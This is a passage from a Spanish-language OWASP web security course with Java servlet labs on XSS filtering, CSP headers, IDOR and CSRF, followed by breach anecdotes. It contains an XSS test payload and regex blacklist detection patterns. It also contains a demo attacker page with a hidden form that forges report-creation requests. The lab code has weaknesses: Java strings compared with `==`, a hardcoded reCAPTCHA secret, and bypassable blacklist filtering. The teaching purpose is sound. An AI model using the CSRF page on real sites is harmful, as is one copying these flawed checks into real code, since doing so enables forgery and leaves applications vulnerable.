/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.utils/XSSRequestWrapper.java

```
package com.curso.utils;

import java.util.regex.Pattern;
```

```
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletRequestWrapper;

import org.owasp.esapi.ESAPI;

public class XSSRequestWrapper extends HttpServletRequestWrapper {

    public XSSRequestWrapper(HttpServletRequest request) {
        super(request);
        // TODO Auto-generated constructor stub
    }


    @Override
    public String getHeader(String name) {
        // TODO Auto-generated method stub
        String value = super.getHeader(name);
        System.out.println("[+] Get header 1: " + value);
        String strippedValue = stripXSS(value);
        System.out.println("[+] Get header 2: " + strippedValue);
        return strippedValue;
    }


    @Override
    public String getParameter(String name) {
        // TODO Auto-generated method stub
        String value = super.getParameter(name);
        System.out.println("[+] Get parameter 1: " + value);
        String strippedValue = stripXSS(value);
        System.out.println("[+] Get parameter 2: " + strippedValue);
        return strippedValue;
    }


    @Override
    public String[] getParameterValues(String name) {
        // TODO Auto-generated method stub
        String[] values = super.getParameterValues(name);

        if (values == null) {
            return null;
        }

        Integer count = values.length;
        String[] encodedValues = new String[count];
        for (Integer i = 0; i < count; i++) {
            encodedValues[i] = stripXSS(values[i]);
        }

        return encodedValues;
    }



    private String stripXSS(String value) {
        if (value != null) {
            value = ESAPI.encoder().canonicalize(value);

            //Este ejemplo sería otra alternativa al ESAPI para evitar el
            //XSS, pasa todos los barridos necesarios para evitar la inyecccion

            // Avoid null characters
            value = value.replaceAll("\0", "");
```

```
            // Avoid anything between script tags
            Pattern scriptPattern = Pattern.compile("<script>(.*?)</script>", Pattern.CASE_INSENSITIVE);
            value = scriptPattern.matcher(value).replaceAll("");

            // Avoid anything in a src='...' type of expression
            scriptPattern = Pattern.compile("src[\r\n]*=[\r\n]*\\\'(.*?)\\\'", Pattern.CASE_INSENSITIVE | Pattern
.MULTILINE | Pattern.DOTALL);
            value = scriptPattern.matcher(value).replaceAll("");

            scriptPattern = Pattern.compile("src[\r\n]*=[\r\n]*\\\"(.*?)\\\"", Pattern.CASE_INSENSITIVE | Pattern
.MULTILINE | Pattern.DOTALL);
            value = scriptPattern.matcher(value).replaceAll("");

            // Remove any lonesome </script> tag
            scriptPattern = Pattern.compile("</script>", Pattern.CASE_INSENSITIVE);
            value = scriptPattern.matcher(value).replaceAll("");

            // Remove any lonesome <script ...> tag
            scriptPattern = Pattern.compile("<script(.*?)>", Pattern.CASE_INSENSITIVE | Pattern.MULTILINE | Pattern
.DOTALL);
            value = scriptPattern.matcher(value).replaceAll("");

            // Avoid eval(...) expressions
            scriptPattern = Pattern.compile("eval\\((.*?)\\)", Pattern.CASE_INSENSITIVE | Pattern.MULTILINE | Pattern
.DOTALL);
            value = scriptPattern.matcher(value).replaceAll("");

            // Avoid expression(...) expressions
            scriptPattern = Pattern.compile("expression\\((.*?)\\)", Pattern.CASE_INSENSITIVE | Pattern.MULTILINE |
Pattern.DOTALL);
            value = scriptPattern.matcher(value).replaceAll("");

            // Avoid javascript:... expressions
            scriptPattern = Pattern.compile("javascript:", Pattern.CASE_INSENSITIVE);
            value = scriptPattern.matcher(value).replaceAll("");

            // Avoid vbscript:... expressions
            scriptPattern = Pattern.compile("vbscript:", Pattern.CASE_INSENSITIVE);
            value = scriptPattern.matcher(value).replaceAll("");

            // Avoid onload= expressions
            scriptPattern = Pattern.compile("onload(.*?)=", Pattern.CASE_INSENSITIVE | Pattern.MULTILINE | Pattern.
DOTALL);
            value = scriptPattern.matcher(value).replaceAll("");
        }
        return value;
    }
}
```

Ahora tenemos que detectar si los campos llegan vacios, porque si es así es porque nos han intentado inyectar algo, este caso lo vamos a aplicar en el **Signup**:

/06-a03-2021-inyeccion-xss-lab/src/main/java/com.curso.controllers/Signup.java

```
package com.curso.controllers;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.SQLException;
```

```java
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

import com.curso.models.RecaptchaResponse;
import com.curso.utils.DatabaseUtil;
import com.curso.utils.PasswordUtil;
import com.google.gson.Gson;

@WebServlet("/signup")
public class Signup extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
        String name = req.getParameter("name");
        String username = req.getParameter("username");
        String password = req.getParameter("password");
        String web = req.getParameter("web");
        String role = req.getParameter("role");

        if (name == "" || username == "" || password == "" || web == "" || role == "") {
            resp.sendRedirect("signup.html");
            return;
        }

        // RECAPTCHA V2 - No soy un robot
        String recaptchaResponse = req.getParameter("g-recaptcha-response");
        String url = "https://www.google.com/recaptcha/api/siteverify";
        String secret = "6Lcg5mcpAAAAANdDh6woIZVBClJTIs_vMzqT_1Sh";
        String params = "secret=" + secret + "&response=" + recaptchaResponse;

        HttpURLConnection conn = (HttpURLConnection) new URL(url).openConnection();
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);
        conn.getOutputStream().write(params.getBytes());

        BufferedReader in = new BufferedReader(new InputStreamReader(conn.getInputStream()));
        String inputLine;
        StringBuilder content = new StringBuilder();

        while((inputLine = in.readLine()) != null) {
            content.append(inputLine);
        }
        in.close();

        String contentJson = content.toString();

        System.out.println("[+] Captcha contenido: " + contentJson);

        Gson gson = new Gson();
        RecaptchaResponse recaptchaResult = gson.fromJson(contentJson, RecaptchaResponse.class);
        if (!recaptchaResult.isSuccess()) {
            resp.sendRedirect("signup.html");
            return;
        }


        if (name == "" || username == "" || password == "" || web == "" || role == "") {
            resp.sendRedirect("signup.html");
            return;
        }

        // Hashear la password antes de guardar
```

```
        String hashedPassword = PasswordUtil.hashPassword(password);


        Connection connection = null;

        try {

            connection = DatabaseUtil.getConnection();

            PreparedStatement pst = connection.prepareStatement("INSERT INTO users (name, username, password, web, role)
VALUES (?, ?, ?, ?, ?)");
            pst.setString(1, name);
            pst.setString(2, username);
            pst.setString(3, hashedPassword);
            pst.setString(4, web);
            pst.setString(5, role);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("login.html");
    }
}
```

Si probamos a inyectar un script en un campo de registro nos tiene que dejar en el mismo formulario.

```
<script>alert('H4ck3d!!! Pagame 1 bitcoin y me olvido de ti')</script>
```

Vale, con esto ya estamos protegidos de distintas formas.

Chapter 16. Headers XSS (A05)

La implementación de cabeceras de seguridad HTTP es una estrategia defensiva clave para mitigar vulnerabilidades de Cross-Site Scripting (XSS) y fortalecer la seguridad en el lado del cliente en aplicaciones web. Este enfoque es especialmente relevante para **A05:2021-Fallas de Control de Acceso** en el OWASP Top 10, ya que proporciona una capa adicional de protección que ayuda a prevenir el acceso no autorizado a datos sensibles a través de ataques XSS, reforzando así los controles de acceso y la seguridad de la sesión de usuario.

16.1. ¿Qué pueden conseguir los atacantes si no enviamos las headers contra el XSS?

Sin las headers de seguridad adecuadas, las aplicaciones web son más propensas a:

- **Ejecución de scripts maliciosos**: los atacantes pueden explotar vulnerabilidades XSS para ejecutar scripts no autorizados en el navegador de la víctima.
- **Robo de información sensible**: los scripts inyectados pueden ser utilizados para robar cookies, tokens de sesión o datos personales.
- **Manipulación de contenido web**: los atacantes pueden alterar el contenido de la página web para mostrar información falsa o redirigir a los usuarios a sitios maliciosos.

16.2. ¿Cómo nos protegemos de la inyección XSS?

Añadiendo algunas headers en las respuestas HTTP, como:

- **Content-Security-Policy (CSP)**: es la cabecera más efectiva para prevenir XSS, permitiendo a los administradores web definir fuentes de contenido confiables y restringir la ejecución de scripts no autorizados. Una política CSP bien definida es una de las defensas más robustas contra el XSS.

```
Content-Security-Policy: script-src 'self' https://apis.example.com;
```

- **X-Content-Type-Options**: impide el MIME type sniffing que podría permitir ataques XSS al forzar al navegador a interpretar archivos incorrectamente, protegiendo contra la ejecución de scripts no intencionados.

```
X-Content-Type-Options: nosniff
```

Chapter 17. Lab: Headers XSS (A05)

En el **login.html** vamos a meter bootstrap y veremos como evitar descargar archivos malos de otros sitios:

/07-a05-2021-xss-headers-lab/src/main/webapp/login.html

```
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">

  <link rel="stylesheet" href=
"https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css">
  <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/js/bootstrap.min.js"
></script>

  <title>Document</title>
</head>
<body>
    <form action="login" method="POST">
        <div>
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" />
        </div>
        <div>
            <label for="password">Password:</label>
            <input type="password" id="password" name="password" />
        </div>
        <button class="btn btn-primary" type="submit">Login</button>
        <p>Don't you have an account? <a href="signup.html">Signup</a></p>
    </form>
</body>
</html>
```

/07-a05-2021-xss-headers-lab/src/main/java/com.curso.middlewares/XSSHeaders.java

```
package com.curso.middlewares;

import java.io.IOException;
import java.security.SecureRandom;

import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.annotation.WebFilter;
import javax.servlet.http.HttpServletResponse;

@WebFilter(urlPatterns = "/*" )
```

```
public class XSSHeaders implements Filter {

    @Override
    public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse,
                         FilterChain filterChain) throws IOException, ServletException {

        HttpServletResponse response = (HttpServletResponse) servletResponse;

        //Indicando el src por defecto para:
        //-js
        //-fuentes
        //-im□genes
        //-frames
        //-css
        //-...

        System.out.println("Cabeceras XSS");

//        response.setHeader("Content-Security-Policy", "default-src 'self';");

        //Espec□ficando el src para los js y las im□genes (se supondr□an distintos de 'self')
        response.setHeader("Content-Security-Policy", "default-src 'self'; script-src 'self'; img-src 'self'; style-src
'self' https://cdn.jsdelivr.net;");

        //Espec□ficando m□s de un origen para javascript
//        response.setHeader("Content-Security-Policy", "default-src 'self'; script-src 'self otro y_otro';");

        //Permitiendo js-inline (no puede prevenir el XSS)
        //response.setHeader("Content-Security-Policy", "default-src 'self'; script-src 'self' 'unsafe-inline';");


        filterChain.doFilter(servletRequest, response);
    }

}
```

Y con esta cabeceras bloqueamos la descarga de archivos que no vengan de sitios que nosotros controlamos o sabemos que son de confianza.

Chapter 18. Insecure Direct Object References (A01)

Las Referencias Directas a Objetos Inseguras (IDOR) son vulnerabilidades que ocurren cuando una aplicación web expone internamente referencias a objetos, como archivos, directorios, claves de base de datos o identificadores únicos, de manera directa a los usuarios. Este tipo de vulnerabilidad está relacionada con el punto **A01:2021-Fallas de Control de Acceso** del OWASP Top 10. El riesgo principal de IDOR es que permite a los usuarios no autorizados acceder o modificar recursos sensibles manipulando estos identificadores en las solicitudes enviadas a la aplicación.

18.1. ¿Qué pueden conseguir los atacantes con IDOR?

- **Acceso no autorizado**: los atacantes se pueden aprovechar de esta vulnerabilidad para acceder a datos o realizar acciones que no les están permitidas, simplemente alterando el identificador de un objeto en una solicitud (por ejemplo, en la URL o en un campo de formulario).
- **Exposición de datos sensibles**: La explotación de IDOR puede llevar a la exposición de datos sensibles, incluyendo información personal, financiera... comprometiendo así la privacidad y seguridad de los datos.
- **Manipulación de datos**: aparte de acceder a datos sensibles, los atacantes también podrían modificar o eliminar datos críticos, afectando a la integridad y disponibilidad de la información.

18.2. ¿Cómo nos protegemos?

Algunas formas de protegernos contra esta vulnerabilidad son:

- **Implementando un sistema de referencias indirectas**: utiliza referencias indirectas (identificadores seguros y no predecibles) en lugar de exponer directamente los identificadores internos de los objetos en la BBDD en la interfaz de usuario o en las APIs.
- **Controles de acceso estrictos**: hay que asegurar que las aplicaciones implementen controles de acceso adecuados que verifiquen no solo la autenticación sino también la autorización del usuario para acceder o interactuar con un recurso específico.

Chapter 19. Lab: Insecure Direct Object References (A01)

Al devolver la lista de informes, vamos a cambiar los ids directos por indirectos.

Entonces creamos el RandomAccessReferenceMap y lo guardamos en la sesión, y al generar la lista de informes, usamos la función **addDirectReference** para cambiar el id.

/08-a01-2021-insecure-direct-object-references-lab/src/main/java/com.curso.controllers/Informes.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
import java.util.ArrayList;
import java.util.List;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.reference.RandomAccessReferenceMap;

import com.curso.models.Informe;
import com.curso.utils.DatabaseUtil;

@WebServlet("/authenticated/informes")
public class Informes extends HttpServlet {


    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException, ServletException {
        Connection connection = null;
        List<Informe> informes = new ArrayList<>();

        try {

            connection = DatabaseUtil.getConnection();
            Statement st = connection.createStatement();

            String sql = "SELECT * FROM informes";
```

```
            ResultSet rs = st.executeQuery(sql);

            RandomAccessReferenceMap armap = new RandomAccessReferenceMap();

            while (rs.next()) {
                String id = rs.getString("id");
                String titulo = rs.getString("titulo");
                String descripcion = rs.getString("descripcion");
                String contenido = rs.getString("contenido");

                Integer position = contenido.indexOf(".");
                System.out.println(position);
                if (position > -1) {
                    contenido = contenido.substring(0, position + 1);
                }

                String temaColor = rs.getString("temaColor");
                Integer userId = rs.getInt("userId");

//              Informe informe = new Informe(id, titulo, descripcion, contenido,
temaColor, userId);

                String indirectId = armap.addDirectReference(id);
                System.out.println("[+] El id indirecto: " + indirectId + " apunta al
id real: " + id);
                Informe informe = new Informe(id, titulo, descripcion, contenido,
temaColor, userId);

                System.out.println(informe);

                informes.add(informe);
            }

            HttpSession session = req.getSession(true);
            session.setAttribute("armap", armap);

        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }


        req.setAttribute("informes", informes);
        // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
que ser un forward.
        req.getRequestDispatcher("informes.jsp").forward(req, resp);
        // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
solucionarlo con el tema de las sesiones.
    }
```

```
}
```

Vamos a buscar en el **ARMAP** el id indirecto del informe al que queremos acceder.

/08-a01-2021-insecure-direct-object-references-lab/src/main/java/com.curso.controllers/InformeCompleto.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;

import javax.servlet.RequestDispatcher;
import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import org.owasp.esapi.errors.AccessControlException;
import org.owasp.esapi.reference.RandomAccessReferenceMap;

import com.curso.models.Informe;
import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/authenticated/informe")
public class InformeCompleto extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws
ServletException, IOException {

//      String informeId = req.getParameter("id");
        String indirectInformeId = req.getParameter("id");

        Connection connection = null;
        Informe informe = null;
        Integer userId = null;

        User autor = null;
        HttpSession session = req.getSession(false);
        if (session != null) {
            autor = (User) session.getAttribute("user");
            if (autor != null) {
```

```
                userId = autor.getId();
            }
        }


        RandomAccessReferenceMap armap = (RandomAccessReferenceMap) session
.getAttribute("armap");
        String informeId = null;

        try {
            Object directInformeId = armap.getDirectReference(indirectInformeId);
            informeId = directInformeId.toString();
            System.out.println("[+] Has recibido el id indirecto: " +
indirectInformeId + " que te manda al id real: " + informeId);
        } catch (AccessControlException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }

        try {

            connection = DatabaseUtil.getConnection();

            PreparedStatement pst = connection.prepareStatement("SELECT * FROM
informes WHERE id=?");
            pst.setString(1, informeId);

            System.out.println("[+] Consulta: " + pst);
            ResultSet rs = pst.executeQuery();

            if (rs.next()) {
                String titulo = rs.getString("titulo");
                String descripcion = rs.getString("descripcion");
                String contenido = rs.getString("contenido");
                String temaColor = rs.getString("temaColor");
                informe = new Informe(informeId, titulo, descripcion, contenido,
temaColor, userId);
            }

            pst = connection.prepareStatement("SELECT * FROM users WHERE id=?");
//          pst.setInt(1, informe.getUserId());
            pst.setInt(1, userId);

            System.out.println("[+] Consulta: " + pst);
            rs = pst.executeQuery();

//          if (rs.next()) {
//              String name = rs.getString("name");
//              String username = rs.getString("username");
//              String password = null;
//              String web = rs.getString("web");
```

```
//              String role = rs.getString("role");
//              autor = new User(informe.getUserId(), name, username, password, web,
role);
//          }

        } catch (SQLException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        RequestDispatcher dispatcher = req.getRequestDispatcher(
"/authenticated/informe.jsp");
        req.setAttribute("autor", autor);
        req.setAttribute("informe", informe);
        dispatcher.forward(req, resp);


    }
}
```

Entonces ahora si cambiamos a mano los ids de las URLs de los informes, no podremos acceder a ellos, porque ahora son ids aleatorios. Además de que estamos ocultando esa información a los usuarios.

Chapter 20. Cross-Site Forgery Request (CSRF) (A01)

Cross-Site Request Forgery (CSRF), también conocido como "ataque de un clic" o "sesión montada", es una vulnerabilidad de seguridad web que permite a un atacante engañar a los usuarios de una aplicación web para que ejecuten acciones no deseadas en una aplicación en la que están autenticados. Esta vulnerabilidad se destaca en el contexto de **A01:2021-Fallas de Control de Acceso** del OWASP Top 10, subrayando la importancia de implementar controles de acceso y verificación adecuados para prevenir acciones no autorizadas.

20.1. ¿Qué pueden conseguir los atacantes con IDOR?

- **Cambios no autorizados**: un atacante puede forzar a la víctima a realizar acciones no intencionadas, como cambiar su dirección de correo electrónico, contraseña o incluso realizar transacciones financieras sin su consentimiento.
- **Compromiso de la integridad de la aplicación**: al realizar acciones no autorizadas en nombre de un usuario autenticado, los atacantes pueden comprometer la integridad de la aplicación y los datos del usuario.
- **Erosión de la confianza**: los ataques CSRF pueden erosionar la confianza del usuario en la seguridad de la aplicación, especialmente si resultan en pérdidas financieras o en la exposición de información personal.

20.2. ¿Cómo nos protegemos?

Algunas formas de protegernos contra esta vulnerabilidad son:

- **Tokens Anti-CSRF**: la defensa más común contra CSRF implica el uso de tokens anti-CSRF únicos y no predecibles que se verifican en cada solicitud enviada. Este token asegura que la solicitud haya sido intencionada por el usuario y no forjada por un tercero.
- **Verificación de encabezado de referencia**: implementar una comprobación del encabezado Referer o Origin en las solicitudes puede ayudar a asegurar que la solicitud proviene del dominio esperado.
- **Directivas de política de seguridad de contenido (CSP)**: una CSP bien definida puede prevenir la inyección de scripts maliciosos que podrían utilizarse para montar ataques CSRF.
- **Uso de cookies con atributos SameSite**: configurar cookies con el atributo SameSite puede prevenir que las cookies sean enviadas en solicitudes cross-site, lo cual es efectivo contra ataques CSRF.

Chapter 21. Lab: Cross-Site Forgery Request (CSRF) (A01)

Para este ejemplo, vamos a crear una página html en el **sitio-malvado** que creamos anteriormente. En esta página vamos a meter un formulario oculto que va a hacer un POST a la página de creación de informes.

/site-malvado/src/main/webapp/csrf.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
    <h1>Descarga tus series favoritas</h1>

  <form action="http://localhost:8080/10-a01-2021-csrf-lab/authenticated/nuevo-
informe" method="POST">
    <ul>
        <li><a href="#">Gangland Undercover</a></li>
        <li><a href="#">Game of Thrones</a></li>
        <li><a href="#">The Leftovers</a></li>
        <li><a href="#">La casa de papel</a></li>
    </ul>

    <input type="text" name="titulo" value="Hack 1" hidden>
    <input type="number" name="descripcion" value="Hack 2" hidden>
    <input type="number" name="contenido" value="Hack 3" hidden>
    <input type="number" name="temaColor" value="Hack 4" hidden>

    <button type="submit">Gana mucha pasta!</button>
  </form>
</body>
</html>
```

Ahora que tenemos esto, necesitamos hacer que las sesiones lleven el path a / para que el ejemplo funcione, por lo que vamos a crear un **listener** en el proyecto **10-a01-2021-csrf-lab**.

/10-a01-2021-csrf-lab/src/main/java/com.curso.listeners/SessionConfigListener.java

```
package com.curso.listeners;

import javax.servlet.ServletContext;
import javax.servlet.ServletContextEvent;
import javax.servlet.ServletContextListener;
import javax.servlet.SessionCookieConfig;
```

```
import javax.servlet.annotation.WebListener;

@WebListener
public class SessionConfigListener implements ServletContextListener {

    @Override
    public void contextInitialized(ServletContextEvent sce) {
        ServletContext context = sce.getServletContext();
        SessionCookieConfig scc = context.getSessionCookieConfig();

        scc.setPath("/"); // Permite que la cookie sea accesible desde cualquier ruta
    }

    @Override
    public void contextDestroyed(ServletContextEvent sce) {
        // Manejo cuando el contexto de la aplicación se destruye
    }
}
```

Ahora ya podemos probar el ejemplo. Si en el mismo navegador, abrimos las dos páginas, la de **csrf.html** y la de **login.html** y nos logueamos, ambas páginas tienen acceso a la cookie de sesión, por lo que al hacer click en el botón de **Gana mucha pasta!** en la página de **csrf.html**, se creará un informe con los datos que hay ocultos en el formulario malo y a nombre del que se acaba de loguear.

Para evitar esto, vamos a crear un **token CSRF** y lo vamos a mandar al formulario de **nuevo-informe** para que el servidor lo valide cuando le lleguen peticiones.

En el **NuevoInforme** vamos a añadir el **doGet** para que devuelva el formulario con el token.

Y en el **doPost** vamos a comprobar que el token que llega del formulario es el mismo que va asociado a la sesión.

/10-a01-2021-csrf-lab/src/main/java/com.curso.controllers/NuevoInforme.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.SQLException;
import java.util.UUID;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;
```

```
import org.owasp.esapi.ESAPI;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/authenticated/nuevo-informe")
public class NuevoInforme extends HttpServlet {
    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws
IOException, ServletException {

        HttpSession session = req.getSession(false);

        String tokenCSRF = UUID.randomUUID().toString();
        session.setAttribute("tokenCSRF", tokenCSRF);

        req.getRequestDispatcher("nuevo-informe.jsp").forward(req, resp);
    }


    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
        String titulo = req.getParameter("titulo");
        String descripcion = req.getParameter("descripcion");
        String contenido = req.getParameter("contenido");
        String temaColor = req.getParameter("temaColor");
        String formTokenCSRF = req.getParameter("tokenCSRF");

        Integer userId = null;
        String sessionTokenCSRF = null;

        HttpSession session = req.getSession(false);
        if (session != null) {
            User user = (User) session.getAttribute("user");
            if (user != null) {
                userId = user.getId();
            }
            sessionTokenCSRF = (String) session.getAttribute("tokenCSRF");
        }

        if (sessionTokenCSRF == null || formTokenCSRF == null || !sessionTokenCSRF
.equals(formTokenCSRF)) {
            System.out.println("ATAQUE CSRF DETECTADO");
            resp.sendRedirect("../login.html");
            return;
        }



        // Solución ESAPI
```

```
        String tituloSaneado = ESAPI.encoder().encodeForHTML(titulo);
        String descripcionSaneada = ESAPI.encoder().encodeForHTML(descripcion);
        String contenidoSaneado = ESAPI.encoder().encodeForHTML(contenido);
        String temaColorSaneado = ESAPI.encoder().encodeForCSS(temaColor);
//      String tituloSaneado = ESAPI.encoder().encodeForJavaScript(titulo);
//      String contenidoSaneado = ESAPI.encoder().encodeForJavaScript(contenido);

        Connection connection = null;

        try {
            connection = DatabaseUtil.getConnection();

            String sql = "INSERT INTO informes (titulo, descripcion, contenido,
temaColor, userId) VALUES (?, ?, ?, ?, ?)";
            PreparedStatement pst = connection.prepareStatement(sql);
//          pst.setString(1, titulo);
//          pst.setString(2, descripcion);
//          pst.setString(3, contenido);
//          pst.setString(4, temaColor);

            // Solución ESAPI
            pst.setString(1, tituloSaneado);
            pst.setString(2, descripcionSaneada);
            pst.setString(3, contenidoSaneado);
            pst.setString(4, temaColorSaneado);

            pst.setInt(5, userId);

            pst.executeUpdate();
        } catch (SQLException e) {
            e.printStackTrace();
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

        resp.sendRedirect("informes");

    }
}
```

Hay que cambiar los enlaces del **home.jsp** para que en lugar de devolver el HTML, se haga el get y devuelva el JSP nuevo.

/10-a01-2021-csrf-lab/src/main/webapp/authenticated/home.jsp

```
<%@ page language="java" contentType="text/html; charset=ISO-8859-1"
pageEncoding="ISO-8859-1" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
<head>
```

```
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <h1>Bienvenido ${user.name} (${user.role})</h1>
    <ul>
        <li><a href="nuevo-informe.html">Nuevo informe (HTML)</a></li>
        <li><a href="nuevo-informe">Nuevo informe (CSRF)</a></li>
        <li><a href="informes">Ver informes</a></li>
        <li><a href="logout">Logout</a></li>
    </ul>
</body>
</html>
```

Y por último, vamos a crear el formulario en el **nuevo-informe.jsp**. Donde meteremos el token CSRF como un campo oculto del formulario.

/10-a01-2021-csrf-lab/src/main/webapp/authenticated/nuevo-informe.jsp

```
<%@ page language="java" contentType="text/html; charset=ISO-8859-1"
pageEncoding="ISO-8859-1" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <h1>Nuevo informe</h1>
    <form action="nuevo-informe" method="POST">
        <div>
            <label for="titulo">TÃtulo:</label>
            <input type="text" id="titulo" name="titulo" />
        </div>
        <div>
            <label for="descripcion">DescripciÃ³n:</label>
            <input type="text" id="descripcion" name="descripcion" />
        </div>
        <div>
            <label for="contenido">Contenido:</label>
            <textarea id="contenido" name="contenido"></textarea>
        </div>
        <div>
            <label for="temaColor">Tema color:</label>
            <input type="text" id="temaColor" name="temaColor" />
        </div>
```

```
        <input type="hidden" name="tokenCSRF" value="${tokenCSRF}" />

        <button type="submit">Guardar informe</button>
        <a href="home.jsp">Volver</a>
    </form>
</body>
</html>
```

Y con esto, ya tenemos el ejemplo de CSRF protegido con un token CSRF. Si probarmos a crear un informe desde la página mala veremos que nos redirige al login.

Chapter 22. Anecdotas

22.1. Caso messenger

Un amigo, estando en la ESO, entró en la cuenta de un compañero de clase del MSN y le cambio la contraseña.

Prevención: * Evitar aplicar preguntas de seguridad a la hora de recuperar la contraseña. En este caso, tenía puesta la pregunta de "¿quien es tu mejor amigo?" y mi amigo se la sabía.

22.2. Caso telefónica

https://elpais.com/economia/2018/07/16/actualidad/1531733705_370454.html#:~:text=Movistar%20ha%20sufrido%20un%20fallo,el%20desglose%20de%20sus%20llamadas.

Un IDOR en toda regla.

Prevención: * No exponer información sensible sin autenticación. * Controlar el acceso a la información. * Usar referencias indirectas.

22.3. Caso CCOO

https://www.genbeta.com/actualidad/este-hacker-ha-dejado-inaccesible-web-ccoo-luego-ha-contado-como-logro

Consiguio ver los archivos en modo texto, de ahí reviso el código y dio con la forma de cargar un archivo y que se ejecutara. Consiguió acceso con una cuenta de usuario al ejecutar un código y ya estuvo curioseando hasta que encontró una contraseña en texto plano para una cuenta root.

Prevención: * No almacenar contraseñas en texto plano. * Actualizar el software.

22.4. Caso Orange

https://www.xataka.com/empresas-y-economia/ataque-a-orange-ha-dejado-al-descubierto-enorme-influencia-alguien-invisible-para-casi-todos-ripe-ncc

Consigue robar las credenciales de la cuenta en RIPE NCC mediante un phising.

Prevención: * Doble factor de autenticación (2FA)

22.5. Caso Twitter

https://www.elladodelmal.com/2014/09/un-fallo-de-csrf-en-twitter-para.html

Ataque CSRF con el que se podía cambiar el número de teléfono de la cuenta de twitter, y con ello hacerte con el control de la cuenta.

Prevención: * Usar tokens de seguridad (CSRF Tokens).

22.6. Caso Leftpad y Everything

https://www.bleepingcomputer.com/news/security/everything-blocks-devs-from-removing-their-own-npm-packages/

Hace tiempo un desarrollador cansado de que las empresas usaran su librería y no pagaran o no aportaran nada al open source, se enfadó y decidió borrar su librería de NPM. Esto hizo que muchas empresas se quedaran sin su librería y que muchas aplicaciones dejaran de funcionar.

Luego, para evitar esto, en NPM metieron una condición para que si una librería se estaba usando en otros proyectos (era dependencia de otros proyectos) no se pudiera borrar.

Lo que ha hecho el segundo usuario, es crear una librería "everything" con todas las dependencias que hay en NPM y subirla, con lo cual, ahora no se puede borrar ningún proyecto de NPM.

22.7. Caso libreria que roba las criptomonedas

Cuidado de donde nos bajamos las librerias.